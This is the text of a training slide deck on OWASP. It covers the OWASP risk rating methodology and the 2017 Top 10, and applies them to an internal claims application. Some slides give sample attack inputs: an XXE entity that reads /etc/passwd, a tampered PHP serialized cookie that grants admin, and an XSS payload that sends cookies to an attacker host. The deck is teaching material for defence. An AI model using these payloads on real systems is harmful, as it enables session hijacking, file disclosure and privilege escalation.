OWASP

Open Web Application Security Project

- Vinanti Thakur (Tech. Architect)

Microsoft Certified Professional

Introduction

The OWASP Foundation came online on December **2001**, it was established as a not-for-profit charitable organization in the United States on April 21, **2004**.

OWASP is an open community dedicated to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be **trusted**.

OWAPS advocate approaching application security as a **people, process, and technology problem** because the most effective approaches to application security include improvements in all of these areas.

Core Purpose

Be the thriving global community that drives visibility and evolution in the **safety and security of the world’s software**.

Application Security Risks

What is Application Security Risk?

Attackers can potentially use many **different paths** through your application to do **harm** to your business, each of these paths represents a risk.

Risk Based Approach

The **identification, estimation and mitigation** of associated risk to the business is an important.

Early Stage of SDLC	Later Stage of SDLC
Identify security concerns in the **architecture or design** by using **threat modeling**.	Find security issues using **code review or penetration testing.**

OWASP Risk Rating Methodology

What's My Risk?
The OWASP Top 10 focuses on identifying the most serious web application security risks for a broad array of organizations.

To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and **security weakness** and combine it with an estimate of the **technical and business impact** to your organization.

Approach | Risk = Likelihood * Impact

OWASP Risk Rating Methodology

1. Identifying a Risk:
Needs to gather information about the threat agent involved, type of attack, the vulnerability involved, and the impact on the business. The **worst-case option**, will result in the **highest overall risk**.

OWASP Risk Rating Methodology

2. Estimating Likelihood Occurrence:

The goal here is to estimate the likelihood occurrence of a successful attack by threat agents. This is based on threat agents factors and Vulnerability Factors.

Threat agents factors	Vulnerability Factors
Skill level No technical skills (1), some technical skills (3), advanced computer user (5), network and programming skills (6), security penetration skills (9)	Ease of discovery Practically impossible (1), difficult (3), easy (7), automated tools available (9)
Motive Low or no reward (1), possible reward (4), high reward (9)	Ease of exploit Theoretical (1), difficult (3), easy (5), automated tools available (9)
Opportunity Full access or expensive resources required (0), special access or resources required (4), some access or resources required (7), no access or resources required (9)	Awareness Unknown (1), hidden (4), obvious (6), public knowledge (9)
Size Developers (2), system administrators (2), intranet users (4), partners (5), authenticated users (6), anonymous Internet users (9)	Intrusion detection Active detection in application (1), logged and reviewed (3), logged without review (8), not logged (9)

OWASP Risk Rating Methodology

3. Estimating Impact:


When considering the impact of a successful attack, it's important to realize that there are two kinds of impacts.

Technical Impact Factors (Data)	Business Impact Factors (Asset)
Loss of confidentiality Minimal non-sensitive data disclosed (2), minimal critical data disclosed (6), extensive non-sensitive data disclosed (6), extensive critical data disclosed (7), all data disclosed (9)	Financial damage Less than the cost to fix the vulnerability (1), minor effect on annual profit (3), significant effect on annual profit (7), bankruptcy (9)
Integrity Minimal slightly corrupt data (1), minimal seriously corrupt data (3), extensive slightly corrupt data (5), extensive seriously corrupt data (7), all data totally corrupt (9)	Reputation damage Minimal damage (1), Loss of major accounts (4), loss of goodwill (5), brand damage (9)
Availability Minimal secondary services interrupted (1), minimal primary services interrupted (5), extensive secondary services interrupted (5), extensive primary services interrupted (7), all services completely lost (9)	Non-compliance Minor violation (2), clear violation (5), high profile violation (7)
Accountability Fully traceable (1), possibly traceable (7), completely anonymous (9)	Privacy violation One individual (3), hundreds of people (5), thousands of people (7), millions of people (9)

OWASP Risk Rating Methodology


4. Determining Severity of the Risk

Each factor has a set of options, and each option has an impact rating from 0 to 9 associated with it. These numbers are used later to estimate the overall impact.



Likelihood and Impact Levels	
0 to <3	LOW
3 to <6	MEDIUM
6 to 9	HIGH

Combine likelihood estimates and impact estimates to get a final severity rating for the risk.



Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

Link: *Risk factor & Risk Rating*

OWASP Risk Rating Methodology

5. Deciding What to Fix
After the risks to the application have been classified there will be a prioritized list of what to fix. As a general rule, **the most severe risks should be fixed first**. It simply doesn't help the overall risk profile to fix less important risks, even if they're easy or cheap to fix.
Remember that not all risks are worth fixing, and some loss is not only expected, but justifiable based upon the cost of fixing the issue.

6. Customizing Your Risk Rating Model

- Adding factors
- Customizing options
- Weighting factors

OWASP Top 10 Risks

#	2004	2007	2010	2014	2017
A1	Unvalidated Input	Cross Site Scripting (XSS)	Injection	Injection	Injection
A2	Broken Access Control	Injection Flaws	Cross-Site Scripting (XSS)	Broken Authentication and Session Management	Broken Authentication
A3	Broken Authentication and Session Management	Malicious File Execution	Broken Authentication and Session Management	Cross-Site Scripting (XSS)	Sensitive Data Exposure
A4	Cross Site Scripting (XSS)	Insecure Direct Object Reference	Insecure Direct Object References	Insecure Direct Object References	XML External Entities (XXE)
A5	Buffer Overflow	Cross Site Request Forgery (CSRF)	Cross-Site Request Forgery (CSRF)	Security Misconfiguration	Broken Access Control
A6	Injection Flaws	Information Leakage and Improper Error Handling	Security Misconfiguration	Sensitive Data Exposure	Security Misconfiguration
A7	Improper Error Handling	Broken Authentication and Session Management	Insecure Cryptographic Storage	Missing Function Level Access Control	Cross-Site Scripting (XSS)
A8	Insecure Storage	Insecure Cryptographic Storage	Failure to Restrict URL Access	Cross-Site Request Forgery (CSRF)	Insecure Deserialization
A9	Application Denial of Service	Insecure Communications	Insufficient Transport Layer Protection	Using Components with Known Vulnerabilities	Using Components with Known Vulnerabilities
A10	Insecure Configuration Management	Failure to Restrict URL Access	Unvalidated Redirects and Forwards	Unvalidated Redirects and Forwards	Insufficient Logging & Monitoring

Top 10 Risks - 2017

The OWASP Top 10 focuses on identifying the most serious web application security risks;

Serial #	Risks
A1	Injection
A2	Broken Authentication
A3	Sensitive Data Exposure
A4	XML External Entities (XXE)
A5	Broken Access Control
A6	Security Misconfiguration
A7	Cross-Site Scripting (XSS)
A8	Insecure Deserialization
A9	Using Components with Known Vulnerabilities
A10	Insufficient Logging & Monitoring

A1 - Injection

- Occurs anytime **untrusted input** is used as an execution command.
- Types:
  - **SQL Injection**
  - XML Injection
  - Command Injection, etc.

A1 - Injection

- **Example:**
  - https://www.codingame.com/playgrounds/154/sql-injection-demo/sql-injection
  - Claims Application with Query string can allow to break by using apostrophe (‘).

A2: Broken Authentication

- Covers issues such as **Credential Stuffing, Insecure Password Reset, Session Management Issues, and Insufficient Password Complexity**.

A2: Broken Authentication

- **Example:**
  - Application **session timeouts** aren't set properly. A user uses a public computer to access an application. Instead of selecting “logout” the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still **authenticated**.
  - Claims Application – Session management has been taken care.


A3: Sensitive Data Exposure

- Two types of data: **stored data** and **data in transit**.
- It consists of **compromising data** (Credit card numbers, Credentials, Social Security Numbers etc.) that should have been protected.
- Secure Sockets Layer is the standard security technology for establishing an encrypted link that help to protect the integrity of the data in transit.

A3: Sensitive Data Exposure

- **Example:**
  - An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.
  - Claims Application – Open with shortcut of IE/Chrome, address bar is not visible. However if default browser is chrome and opening Claims app with IE shortcut then Address bard is visible and my sensitive data like Claim No., AFO etc. is exposed.


A4: XML External Entities (XEE)



- Occurs when **XML parsers** allow loading of external entities.
- Commonly occurs in older XML processors, as they are configured to allow loading of external entities by default.
- Can be used to **steal data**, perform denial of service attacks, or **map out** the application and its environment.

A4: XML External Entities (XEE)

- **Example:**




```
<?xml version="1.0" encoding="ISO-8859-1"?>

   <!DOCTYPE foo [

   <!ELEMENT foo ANY >

   <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>

   <foo>&xxe;</foo>
```

- Mitigation:

If you use XML just as simple data storage, it might be possible to switch to a less complex data format, such as **JSON**, and avoid the risk of being vulnerable to XXE.

A5: Broken Access Control



User_code	123
Name	Jennifer
SSN	123-68-654
Credit card	5869-1556-1454-1282

- In website security, access control means to put a limit on what sections or pages visitors can reach, depending on their need.
- Centered around vulnerabilities that allow a user to have access to data and application functionality that the developers did not intend.

A5: Broken Access Control

- **Example:**
  - The application uses unverified data in a SQL call that is accessing account information:


```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

```
http://example.com/app/accountInfo?acct=notmyacct
```

  - Claims Application with Query string can allow to change claim no.

A6: Security Misconfiguration




- Occurs anytime an insecure default setting goes ignored or a server or application is configured without security in mind.
- Examples include the application returning stack traces or other default messages to the client and vulnerabilities such as Web Cache Deception.

A6: Security Misconfiguration

- **Example:**

The application server comes with sample applications that are not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. If one of these applications is the admin console, and default accounts weren't changed the attacker logs in with default passwords and takes over.

A7: Cross-Site Scripting (XSS)


1. Attacker inserts malicious unfiltered code into application
Attacker
2. User visits web page and malicious code is returned with the web page
3. Attacker gains control over users data or system via injected exploit
Regular User

- Occurs in applications that do not properly handle untrusted input.
- Two most common “flavors” are Persisted and Reflected.

A7: Cross-Site Scripting (XSS)

- **Example:**
  - The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:


```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the ‘CC’ parameter in the browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This attack causes the victim’s session ID to be sent to the attacker’s website, allowing the attacker to hijack the user’s current session.

A8: Insecure Deserialization



- Deserialization is a process where structured data is taken and turned into an object.
- Applications that use weak deserialization methods are vulnerable to Insecure Deserialization.
- Native language serialization formats are often weak.
- Makes it possible for data to be interpreted as code, or in a way that an attacker can take advantage of.

A8: Insecure Deserialization

- **Example:**
  - A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

A9: Using Components with Known Vulnerabilities

- Just like in in-house code, vulnerabilities can pop up in 3rd party code and tools.
- If the code is still supported, generally a patch can be applied.
- If it’s no longer supported, a replacement or workaround may be required.

A9: Using Components with Known Vulnerabilities

- **Example:**
  - Attackers can invoke any web service with full permission by failing to provide an identity token.
  - Untrusted shopping sites are getting access from user and banks to make a transaction.

A10: Insufficient Monitoring and Logging

- Logging and monitoring is often overlooked.
- Proper logging provides valuable information to developers and security teams that can be used to improve weak points.
- In the event of a breach, logging and monitoring data can be used to assist with quicker response times, reducing impact.

A10: Insufficient Monitoring and Logging

- **Example:**
  - Multiple login attempts with wrong credentials are not monitored or logged and after some days the account got hacked.
  - BSA-AML (Bank Secrecy Act – Anti Money Laundering):

    Transaction over $10,000.

    Continues 3 or transactions of same amount.

    Any Suspicions activity not logged.

Roadmap For Future Activities

Don't stop at 10:
There are hundreds of issues that could affect the overall security of a web application. Effectively find vulnerabilities in web applications and APIs.

Constant change:
The OWASP Top 10 will continue to change. Even without changing a single line of your application's code, you may become vulnerable as new flaws are discovered and attack methods are refined.

Roadmap For Future Activities

Think positive:
When you're ready to stop chasing vulnerabilities and focus on establishing strong application security controls, the OWASP provides a starting point to help developers build security into their applications.

Use tools wisely:
Security vulnerabilities can be quite complex and deeply buried in **code**. The most cost-effective approach for finding and eliminating these weaknesses is human experts armed with advanced tools. Relying on tools alone provides a false sense of security.

Push left, right, and everywhere:
Focus on making security an integral part of your culture throughout your development organization.

Thank You!!!